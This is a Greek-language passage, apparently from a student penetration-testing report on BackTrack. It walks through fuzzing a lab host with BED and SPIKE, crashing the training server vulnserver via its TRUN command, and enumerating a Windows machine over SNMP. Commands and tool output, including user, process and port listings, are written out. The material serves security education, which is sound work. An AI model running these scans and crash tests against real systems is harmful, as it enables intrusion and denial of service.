Επιλέγοντας report formats μπορούμε να απεικονίσουμε τα αποτελέσματα της σάρωσης για το p.c θύμα όπως εμείς επιθυμούμε.



Εικόνα 57: Πληροφορίες αποτελεσμάτων σάρωσης

Τα αποτελέσματα της σάρωσης για το p.c στόχος : Scan Report.htm

5.6.2 Ασαφής Ανάλυση (Fuzzy analysis)

Πρόκειται για μια τεχνική που χρησιμοποιείται από τους ελεγκτές και τους προγραμματιστές για να δοκιμάσουν τις εφαρμογές τους από απροσδόκητη ή τυχαία εισροή δεδομένων. Μια τέτοια δραστηριότητα αποκαλύπτει μερικά από τα σημαντικά τρωτά σημεία του λογισμικού, τα οποία διαφορετικά δεν είναι δυνατόν να αποκαλυφθούν. Οι δραστηριότητες αυτές περιλαμβάνουν υπερχειλίσεις buffer, format strings, code injections, dangling pointers, race conditions, denial of service conditions και πολλά άλλα είδη των τρωτών σημείων. Υπάρχουν διάφορες κατηγορίες εργαλείων fuzzers μέσω του backtrack τα οποία μπορεί να χρησιμοποιηθούν για να εξεταστούν διάφορες μορφές αρχείων, πρωτόκολλα δικτύων, εισόδους γραμμής εντολών, περιβαλλοντικές μεταβλητές, και εφαρμογές web. Κάθε μη αξιόπιστη πηγή εισόδου δεδομένων θεωρείται ανασφαλής και ασυνεπής. Για παράδειγμα, ένα όριο εμπιστοσύνης μεταξύ της εφαρμογής και του χρήστη του Διαδικτύου είναι απρόβλεπτη. Έτσι, όλες οι είσοδοι δεδομένων πρέπει να αναλυθούν και να επαληθευτούν ως προς τις γνωστές και άγνωστες ευπάθειες. Μια fuzzy ανάλυση είναι μια σχετικά απλή και αποτελεσματική λύση που μπορεί να πραγματοποιηθεί για να διασφαλιστεί όσο το δυνατόν περισσότερο η ποιότητα και η ασφάλεια της διαδικασίας δοκιμών.

Ένα τέτοιο εργαλείο που χρησιμοποιείται αρκετά για μια fuzzy ανάλυση είναι το Bruteforce Exploit Detector (BED) που μπορεί να ερμηνευτεί και σαν μια ανίχνευση «ωμής βίας». Ελέγχει αυτόματα την εφαρμογή ενός επιλεγμένου πρωτοκόλλου στέλνοντας ένα διαφορετικό συνδυασμό των εντολών με προβληματικές χορδές ώστε να συγχέουμε τον στόχο. Τα πρωτόκολλα που υποστηρίζονται από αυτό το εργαλείο είναι ftp, smtp, pop, http, irc, IMAP, pjl, LPD, finger, socks4 και socks5.


Ας ξεκινήσουμε με μια ftp δοκιμή (fuzzing). Από το backtrack πηγαίνοντας στο επιθυμητό path *cd /pentest/fuzzers/bed* και δίνοντας: *./bed.pl –s FTP -t 192.168.1.150 p -80 -o 3*.
Το όρισμα –s καθορίζει το πρωτόκολλο δοκιμής, το -t το σύστημα-θύμα, το –p τη θύρα ελέγχου, το –o το χρόνο διεκπεραίωσης.

```
root@bt:/pentest/fuzzers/bed# ./bed.pl -s FTP -t 192.168.1.50 -p 80 -o 3
 BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )
 + Buffer overflow testing:
                testing: 1      HEAD XAXAX HTTP/1.0          .....
                testing: 2      HEAD / XAXAX.....
                testing: 3      GET XAXAX HTTP/1.0  .....
                testing: 4      GET / XAXAX  .....
                testing: 5      POST XAXAX HTTP/1.0 .....
                testing: 6      POST / XAXAX  .....
                testing: 7      GET /XAXAX  .....
                testing: 8      POST /XAXAX  .....
 + Formatstring testing:
                testing: 1      HEAD XAXAX HTTP/1.0          .....
                testing: 2      HEAD / XAXAX.....
                testing: 3      GET XAXAX HTTP/1.0  .....
                testing: 4      GET / XAXAX  .....
                testing: 5      POST XAXAX HTTP/1.0 .....
                testing: 6      POST / XAXAX  .....
                testing: 7      GET /XAXAX  .....
                testing: 8      POST /XAXAX  .....
* Normal tests
 + Buffer overflow testing:
                testing: 1      User-Agent: XAXAX      .....
                testing: 2      Host: XAXAX  .....
                testing: 3      Accept: XAXAX .....
                testing: 4      Accept-Encoding: XAXAX          .....
                testing: 5      Accept-Language: XAXAX          .....
                testing: 6      Accept-Charset: XAXAX .....
                testing: 7      Connection: XAXAX      .....
                testing: 8      Referer: XAXAX.....
                testing: 9      Authorization: XAXAX  .....
                testing: 10     From: XAXAX  .....
                testing: 11     Charge-To: XAXAX      .....
          connection attempt failed: No route to host
```

Από το αποτέλεσμα μπορούμε να δούμε εξ αποστάσεως σχετικά με το FTP πρωτόκολλο ότι έχει διακοπεί κατά τη διάρκεια της 11ης δοκιμής. Αυτό θα μπορούσε να είναι μια σαφής ένδειξη υπερχείλισης του buffer


Το fuzzing χρησιμοποιείται συνήθως για να ελέγξουμε τα προβλήματα ασφαλείας στο λογισμικό ή στα συστήματα ηλεκτρονικών υπολογιστών. Για παράδειγμα, αν έχουμε ένα πρόγραμμα λογισμικού που χρησιμοποιεί για είσοδο από τον χρήστη ένα εύρος τιμών 1-50, τί θα συμβεί αν εισαχθεί το 51; Το πεδίο δράσης του fuzzing καθορίζει αυτό ακριβώς, δηλαδή εντοπίζει την λάθος είσοδο και το αίτιο που προκάλεσε το πρόγραμμα για συντριβή. Μπορούμε στη συνέχεια να ανακτήσουμε το αρχείο καταγραφής για να μελετήσουμε τη συμπεριφορά του συστήματος στόχου και την αιτία της συντριβής. Από εκεί μπορούμε να καθορίσουμε τα τρωτά σημεία, όπως π.χ είναι η υπερχείλιση μνήμης, η DOS κλπ. Είναι επίσης δυνατό να κατασκευαστούν εφαρμογές που θα εκμεταλλευτούν το λογισμικό με βάση τα αποτελέσματα των δοκιμών από τη ασαφή ανάλυση.

Άλλο ένα εργαλείο fuzzing είναι το spike. Το spike είναι ένα εργαλείο fuzzing που μπορεί να προκαλέσει βίαια buffer overflows, dos attack's κ.α, σ' έναν server και να τον θέσει εκτός λειτουργίας. Έστω ότι για παράδειγμα θα χρησιμοποιήσουμε για τις ανάγκες της δοκιμής τον free server "vulnserver" ο οποίος τρέχει στο σύστημα-στόχο στην θύρα 9999.



Εικόνα 58: Vulnserver στο σύστημα στόχος

Ταυτόχρονα από το pc διείσδυσης με telnet (πρωτόκολλο διασύνδεσης p.c σ' ένα δίκτυο) δίνοντας *telnet 192.168.1.50 9999*




Εικόνα 59: Διασύνδεση με telnet από το σύστημα του επιτιθέμενου

Ανοίγοντας νέο τερματικό στο backtrack δίνουμε: *cd /pentest/fuzzers/spike/src* και κατόπιν με την βοήθεια ενός text editor γράφουμε το script:

s_readline();
s_string("STATS ");


s_string_variable("COMMAND");

Αποθηκεύουμε το ανωτέρω στο ίδιο path που βρισκόμαστε ονομάζοντάς το ergasia.spk.
Στην συνέχεια δίνουμε την εντολή: *./generic_send_tcp 192.168.1.50 9999 ./ergasia.spk 0 0*
Αυτό που κάνουμε εδώ είναι ο έλεγχος του διακομιστή (vulnserver) για αυτή τη συγκεκριμένη εντολή STATS με την βοήθεια της εντολής generic_send_tcp η οποία θα στείλει πολλά τυχαία «σκουπίδια» στον server και θα προσπαθήσει να τον θέσει εκτός λειτουργίας. Όπως μπορούμε να δούμε, η αίτηση δεν έθεσε τον server εκτός λειτουργίας κάτι που σημαίνει ότι η εντολή STATS δεν περιέχει κανένα πρόβλημα υπερχείλισης buffer.




Εικόνα 60: Αποστολή πακέτων για έλεγχο υπερχείλισης στο buffer με stats

Ας προσπαθήσουμε με την εντολή TRUN. Αποθηκεύουμε το script εκ νέου και τρέχουμε ξανά την ανωτέρω εντολή




Εικόνα 61: Αποστολή πακέτων για έλεγχο υπερχείλισης στο buffer με trun

Το αποτέλεσμα στο σύστημα-στόχο:




Εικόνα 62: Μήνυμα ότι ο vulnserver τέθηκε εκτός

Όπως μπορούμε να δούμε, η εφαρμογή τέθηκε εκτός λειτουργίας. Εκείνο που πρέπει να μάθουμε τώρα είναι τι προκάλεσε την «συντριβή» καθώς και πόσα bytes προκάλεσαν την συντριβή. Ανοίγοντας από το backtrack το Wireshark και κάνοντας capture στην eth0, εκτελούμε εκ νέου το overflow μέχρι να τεθεί εκτός λειτουργίας ο server και σταματάμε το Wireshark θέτοντας ταυτόχρονα το φίλτρο tcp.port == 9999, οπότε θα δούμε μόνο ό, τι έχει γίνει με την «συντριβή». Αναλύοντας τα πακέτα από το wireshark κάνουμε κλικ στο Follow tcp stream μέχρι να βρούμε πολλά 11111111. Αυτά προήλθαν από την εντολή generic_send_tcp η οποία προκάλεσε το overflow. Αυτό το διαπιστώνουμε επειδή οι αριθμοί 111111 δεν έχουν στο σημείο που σταματάνε ένδειξη για τέλος σύνδεσης κάτι που σημαίνει ότι ο διακομιστής συνετρίβη.




Εικόνα 63: Εικόνα συντριβής vulnserver σε wireshark



Εικόνα 64: Overflow vulnserver

Σώνουμε το ανωτέρω αρχείο ως crash.txt και στην συνέχεια από backtrack δίνουμε *wc –m crash.txt*



Εικόνα 65: Αριθμός bytes που έθεσαν τον server εκτός

Βρίσκουμε έτσι το σύνολο των bytes που έθεσαν τον server εκτός.

5.6.3 SNMP Analysis

Πρόκειται για ένα πρωτόκολλο διαχείρισης δικτύου (SNMP) επιπέδου εφαρμογής και έχει σχεδιαστεί για να λειτουργεί στην θύρα UDP 161. Η κύρια λειτουργία του είναι να παρακολουθεί όλες τις συσκευές του δικτύου για τις συνθήκες που ενδέχεται να απαιτηθεί προσοχή, όπως η ισχύς διακοπής ρεύματος καθώς και η αδυναμία πρόσβασης στον προορισμό. Το SNMP-enabled δίκτυο αποτελείται συνήθως από συσκευές δικτύου, έναν διαχειριστή και έναν πράκτορα. Ο διαχειριστής έχει διοικητικά καθήκοντα και ελέγχει - παρακολουθεί την διαχείριση του δικτύου, ενώ ο πράκτορας είναι ένα λογισμικό το οποία λειτουργεί με τις συσκευές του δικτύου. Οι συσκευές αυτές μπορεί να είναι routers, switches, hubs, IP κάμερες, bridges, και μερικές φορές τα λειτουργικά συστήματα (Linux, Windows). Αυτές οι συσκευές μπορούν να μας δώσουν πληροφορίες σχετικά με το εύρος ζώνης τους, το uptime τους, τις διεργασίες που εκτελούνται, τις διασυνδέσεις του δικτύου, υπηρεσίες συστήματος καθώς και άλλα κρίσιμα δεδομένα στον διαχειριστή μέσω SNMP. Οι πληροφορίες μεταφέρονται και αποθηκεύονται με τη μορφή των μεταβλητών που περιγράφουν την διαμόρφωση του συστήματος. Αυτές οι μεταβλητές οργανώνονται σε ιεραρχίες γνωστή και ως Διαχείριση Πληροφοριών Βάσεις (MIB) των συσκευών, όπου κάθε μεταβλητή ταυτίζεται με ένα μοναδικό αναγνωριστικό αντικειμένου (OID). Υπάρχουν συνολικά τρεις εκδόσεις διαθέσιμες για SNMP (1, 2, 3). Από την οπτική γωνία της ασφάλειας, τα v1 και v2c έχουν σχεδιαστεί για να λειτουργούν με βάση την κοινότητα ασφάλισης λαμβάνοντας υπόψη ότι η v3 έχει ενισχυθεί για την παροχή καλύτερης εμπιστευτικότητας, ακεραιότητας και πιστοποίησης ταυτότητας.

ADMSnmp

Πρόκειται για ένα scanner ελέγχου του SNMP που μπορεί σαρώσει έναν κεντρικό υπολογιστή για ονόματα και πληροφορίες και στην συνέχεια να ελέγξει το καθένα από αυτά τα έγκυρα ονόματα για δικαιώματα ανάγνωσης και εγγραφής καθώς και την πρόσβαση σε βάσεις δεδομένων MIB.
Το αποτέλεσμα θα είναι κάποιες πληροφορίες-ονόματα καθώς και ο αριθμός ταυτοτήτων σχετικά με το σύστημα-στόχο. Αυτές οι αρχικές πληροφορίες μπορούν να φανούν χρήσιμες για περισσότερη διείσδυση στο σύστημα στόχο αργότερα.

Snmp Enum

Το SNMP Enum είναι ένα μικρό script σε γλώσσα perl το οποίο χρησιμοποιείται για την καταγραφή του στόχου. Ειδικότερα μέσω της SNMP συσκευής θα πάρουμε περισσότερες πληροφορίες σχετικά με το εσωτερικό σύστημα του p.c στόχου καθώς και του δικτύου του. Τα βασικά δεδομένα που μπορούν να ανακτηθούν περιλαμβάνουν : πληροφορίες σχετικά με το υλικό, τη λειτουργία των υπηρεσιών, την εγκατάσταση λογισμικού, το uptime του, τους κοινόχρηστους φακέλους, την καταγραφή των δίσκων, την IP διεύθυνση, τις διασυνδέσεις του δικτύου, καθώς και άλλες χρήσιμες πληροφορίες με βάση τον τύπο της συσκευή η SNMP (Cisco, Windows και Linux).

Από το backtrack εισάγουμε: Backtrack/Information Gathering/Network Analysis/SNMP Analysis/snmpenum και στην συνέχεια : *./snmpenum.pl 192.168.1.50 public windows.txt*

```
root@bt:/pentest/enumeration/snmp/snmpenum# ./snmpenum.pl 192.168.1.50 public windows.txt
---------------------------------------
        INSTALLED SOFTWARE
---------------------------------------
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148
WebFldrs XP
VMware Tools
Apache HTTP Server 2.0.64
---------------------------------------
        UPTIME
---------------------------------------
3 minutes, 11.90
---------------------------------------
        HOSTNAME
---------------------------------------
ERGASIA-0D0BEC3
---------------------------------------
        USERS
```

```
----------------------------------------
Guest
Administrator
Help Assistant
SUPPORT_388945a0
----------------------------------------
        DISKS
----------------------------------------
A:\
C:\
D:\
E:\
Virtual Memory
Physical Memory
----------------------------------------
        RUNNING PROCESSES
----------------------------------------
System Idle Process
System
svchost.exe
smss.exe
csrss.exe
winlogon.exe
services.exe
lsass.exe
vmacthlp.exe
svchost.exe
TPAutoConnSvc.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
alg.exe
explorer.exe
spoolsv.exe
vmtoolsd.exe
msmsgs.exe
wscntfy.exe
vmtoolsd.exe
TPAutoConnect.exe
tlntsvr.exe
Apache.exe
Apache.exe
snmp.exe
snmptrap.exe
wmiadap.exe
----------------------------------------
        LISTENING UDP PORTS
----------------------------------------
161
162
445
500
1025
1116
1353
4500
----------------------------------------
        SYSTEM INFO
```

Hardware: x86 Family 6 Model 23 Stepping 10 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)

SHARES

LISTENING TCP PORTS

23
80
135
445
2869

SERVICES

Server
Telnet
Themes
Apache2
HTTP SSL
Event Log
Telephony
WebClient
DNS Client
DHCP Client
Workstation
SNMP Service
VMware Tools
Windows Time
Plug and Play
Print Spooler
Windows Audio
IPSEC Services
Task Scheduler
Remote Registry
Secondary Logon
Security Center
Computer Browser
Help and Support
Automatic Updates
COM+ Event System
Protected Storage
SNMP Trap Service
Terminal Services
Network Connections
Logical Disk Manager
TCP/IP NetBIOS Helper
Cryptographic Services
SSDP Discovery Service
System Restore Service
TP AutoConnect Service
Error Reporting Service
Shell Hardware Detection
Security Accounts Manager
System Event Notification
Remote Procedure Call (RPC)

Wireless Zero Configuration
DCOM Server Process Launcher
NT LM Security Support Provider
Distributed Link Tracking Client
Network Location Awareness (NLA)
Remote Access Connection Manager
Application Layer Gateway Service
Fast User Switching Compatibility
Windows Management Instrumentation
VMware Physical Disk Helper Service
Windows Firewall/Internet Connection Sharing (ICS)

DOMAIN

WORKGROUP

Με την ανωτέρω εντολή μάθαμε αρκετές πληροφορίες για το pc θύμα.

Snmp check

Άλλο ένα εργαλείο που χρησιμοποιεί το πρωτόκολλο SNMP και έχει την δυνατότητα να μας παρέχει ακόμα περισσότερες πληροφορίες για το σύστημα στόχο. Δίνοντας από το παρακάτω path την εντολή : *./snmpcheck-1.8.pl -t 192.168.1.50*

root@bt:/pentest/enumeration/snmp/snmpcheck# ls
snmpcheck-1.8.pl
root@bt:/pentest/enumeration/snmp/snmpcheck# ./snmpcheck-1.8.pl -t 192.168.1.50
snmpcheck.pl v1.8 - SNMP enumerator
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)

[*] Try to connect to 192.168.1.50
[*] Connected to 192.168.1.50
[*] Starting enumeration at 2013-06-02 21:29:57

[*] System information

Hostname : ERGASIA-0D0BEC3
Description : Hardware: x86 Family 6 Model 23 Stepping 10 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
Uptime system : 7 days, 04:05:28.90
Uptime SNMP daemon : 22 minutes, 31.85
Motd : -
Domain (NT) : WORKGROUP

[*] Devices information

Id Type Status Description

```
 1          Printer  Running  TP Output Gateway
 10         Pointing  Running  16-Buttons  (with wheel)
 11       Parallel Port  Unknown  LPT1:
 12        Serial Port  Unknown  COM1:
 13        Serial Port  Unknown  COM2:
